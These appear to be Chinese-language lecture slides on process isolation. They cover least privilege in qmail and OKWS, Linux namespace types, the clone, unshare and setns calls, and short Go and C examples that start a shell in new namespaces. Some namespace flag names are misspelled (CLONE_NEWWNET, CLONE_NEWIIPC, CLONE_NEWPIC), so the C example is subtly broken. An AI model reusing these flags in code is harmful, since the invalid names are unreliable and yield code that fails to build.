
# Qmail架构



# 通过Unix UIDs隔离



# 最小特权




# Sendmail vs qmail

- Do as little as possible in **setuid** programs
  - Of 20 recent **sendmail security holes**, 11 worked only because the **entire sendmail** system is setuid
  - Only **qmail-queue** is setuid
    - Its only function is add a new message to the queue
    - Setuid to the **user ID** of the qmail queue owner, **not root**
    - **No setuid root** binaries
- Do as little as possible as **root**
  - The entire sendmail system runs as root
    - Operating system protection has no effect
  - Only **qmail-lspawn** runs as **root**.

# OKWS

- OKWS is a Web server, specialized for building fast and secure Web services



<https://github.com/OkCupid/okws>

<https://vm-web.pdos.csail.mit.edu/papers/okws-usenix04.pdf>

# OKWS的设计

- 隔离: each service runs with own UID
  - Each service run in a *chroot jail*
  - Communication limited to structured RPC between service and DB
- 最小特权
  - Each *UID* is unique non privileged user
  - Only *okld* (launcher daemon) runs as root

# OKWS的设计

process	<i>chroot jail</i>	run directory	uid	gid
<i>okld</i>	/var/okws/run	/	root	wheel
<i>pubd</i>	/var/okws/htdocs	/	www	www
<i>oklogd</i>	/var/okws/log	/	oklogd	oklogd
<i>okd</i>	/var/okws/run	/	okd	okd
<i>svc<sub>1</sub></i>	/var/okws/run	/cores/51001	51001	51001
<i>svc<sub>2</sub></i>	/var/okws/run	/cores/51002	51002	51002
<i>svc<sub>3</sub></i>	/var/okws/run	/cores/51003	51003	51003

# Linux内核隔离技术：命名空间 (namespace)

- **Namespace 定义：**

Namespaces are a feature of the Linux kernel that **partitions** kernel resources such that **one set of processes sees one set of resources** while another set of processes sees a different set of resources. The feature works by having the same namespace for a set of resources and processes, but those namespaces refer to distinct resources.

- Namespace是Linux内核的一项特性，用于**进程间资源隔离**的一种技术
- 对内核资源进行分区，使不同的进程组可以看到不同分组的资源
- Linux 默认提供了多种 Namespace，**用于对多种不同资源进行隔离**

# 命名空间 (namespace)

命名空间	宏	隔离内容
<b>PID</b>	CLONE_NEWPID	进程ID
<b>Network</b>	CLONE_NEWWNET	网络设备、栈、端口等
<b>Mount</b>	CLONE_NEWNS	挂载点
<b>IPC</b>	CLONE_NEWIIPC	System V IPC, POSIX消息队列
<b>UTS</b>	CLONE_NEWUTS	主机名和NIS域名
<b>User</b>	CLONE_NEWUSER	用户和组ID
<b>Cgroups</b>	CLONE_NEWCGROUP	Cgroups 目录视图

# 命名空间 (namespace)

- Namespace的历史过程



2002-2013年间，Linux社区按需逐步实现 PID、NET、IPC、UTS、USER 等 namespaces

# 命名空间 (namespace)

- Namespace概述

- PID 命名空间

不同用户的进程就是通过PID命名空间隔离开的，不同PID命令空间中进程的PID号的计数完全独立

- NET 命名空间

网络隔离是通过network命名空间实现的，每个net命名空间有独立的网络设备、IP 地址、路由表、/proc/net 目录

- MNT 命名空间

mount命名空间允许不同命名空间的进程看到的文件结构不同；联合chroot，可以将一个进程放到一个特定的目录执行，即实现了进程文件系统的隔离

# 命名空间 (namespace)

## □ IPC 命名空间

Linux常见的进程间交互方法(inter process communication - IPC)，包括  
**信号量、消息队列和共享内存**等。IPC命令空间对此类资源进行了隔离

## □ UTS 命名空间

不同UTS(UNIX Time Sharing)命名空间中的进程可以拥有不同的主机名  
(hostname) 、域名 (domain name) 和一些版本信息

## □ USER 命名空间

不同USER命名空间中的进程可以有不同的用户ID和组ID (uid和gid)

# 命名空间创建

以下3个系统调用会被用于namespaces:

- `clone()`: 创建新的进程时创建新的namespaces，并将新创建的进程加入到新的namespace里面

```
int clone (... , unsigned long, clone_flags, ...);
```

- 参数`clone_flags`表示使用哪些`CLONE_*`标志位:

<b>PID</b>	<code>CLONE_NEWPID</code>
<b>Network</b>	<code>CLONE_NEWWNET</code>
<b>Mount</b>	<code>CLONE_NEWNS</code>
<b>IPC</b>	<code>CLONE_NEWIPC</code>
<b>UTS</b>	<code>CLONE_NEWUTS</code>
<b>User</b>	<code>CLONE_NEWUSER</code>
<b>Cgroups</b>	<code>CLONE_NEWCGROUP</code>

# 命名空间创建

- `unshare()`: 不会创建新的进程，但是会创建新namesapce，并把当前的进程加入到该namespace里面


```
int unshare(int flags);
```

- `setns()`: 将进程加入到一个已经存在的namespace里

```
int setns(int fd, int nstype);
```

- 参数fd表示我们要加入的namespace的文件描述符。如：  
`/proc/[pid]/ns`下相对应的文件描述符
- 参数nstype标识需要加入namespace的名称，`setns`会检查fd指向的namespace类型是否与该名称相符（0表示不检查）

# PID Namespace



- 内核为所有的PID Namespace维护了一个**树状结构**，最顶层的是系统初始化创建的Root Namespace
- PID Namespace形成一个**等级体系**：父节点可以看到子节点中的进程，反过来子节点无法看到父节点 PID Namespace里面的进程

# PID Namespace

```
package main

import (
    "log"
    "os"
    "os/exec"
    "syscall"
)

func main() {
    cmd := exec.Command("sh")
    cmd.SysProcAttr = &syscall.SysProcAttr{
        Cloneflags: syscall.CLONE_NEWUTS | syscall.CLONE_NEWIPC | syscall.CLONE_NEWPID,
    }
    cmd.Stdin = os.Stdin
    cmd.Stdout = os.Stdout
    cmd.Stderr = os.Stderr
    if err := cmd.Run(); err != nil {
        log.Fatal(err)
    }
}
```

# PID Namespace

```
#define STACK_SIZE (1024 * 1024)

static char child_stack[STACK_SIZE];
char* const child_args[] = {
    "/bin/bash",
    NULL
};


int child_main(void* args) {
    printf("Inside child process!\n");
    sethostname("NewNamespace",12);
    execv(child_args[0],child_args);
    return 1;
}

int main() {
    printf("Beginning:\n");
    int child_pid = clone(child_main, child_stack + STACK_SIZE, CLONE_NEWPID | CLONE_NEWPIC | CLONE_NEWUTS |
SIGCHLD,NULL);
    waitpid(child_pid,NULL,0);
    printf("Exiting\n");
    return 0;
}
```


# Network Namespace

**Network namespaces 隔离了与网络相关的系统资源：**

- network devices - 网络设备
- IPv4 and IPv6 protocol stacks - IPv4、IPv6 的协议栈
- IP routing tables - IP 路由表
- firewall rules - 防火墙规则
- /proc/net (即 /proc/<pid>/net)
- /sys/class/net
- /proc/sys/net 目录下的文件
- 端口、socket
- UNIX domain abstract socket namespace



# Network Namespace




# IPC Namespace


- **IPC Namespace 特性**
  - ✓ IPC namespaces 隔离了 IPC 资源，如 System V IPC objects
  - ✓ 每个 IPC namespace 都有着自己的一组 System V IPC 标识符，以及 POSIX 消息队列系统
  - ✓ 在IPC namespace中创建的对象，对所有该namespace下的成员均可见，对其他 namespace下的成员均不可见
  - ✓ 当IPC namespace被销毁时（空间里的最后一个进程被删除时），在IPC namespace 中创建的objects也会被销毁

# UTS Namespace

UTS (UNIX Time-sharing System) 命名空间允许每个容器拥有**独立的hostname**和**domain name**，使其在网络上可以被视作一个独立的节点而非主机上的一个进程





# Mount Namespace



# User Namespace

User Namespace允许Namespace间可以映射用户和用户组ID：

- ✓ 一个进程在Namespace里面的用户和用户组ID可以与Namespace外面的用户和用户组ID不同
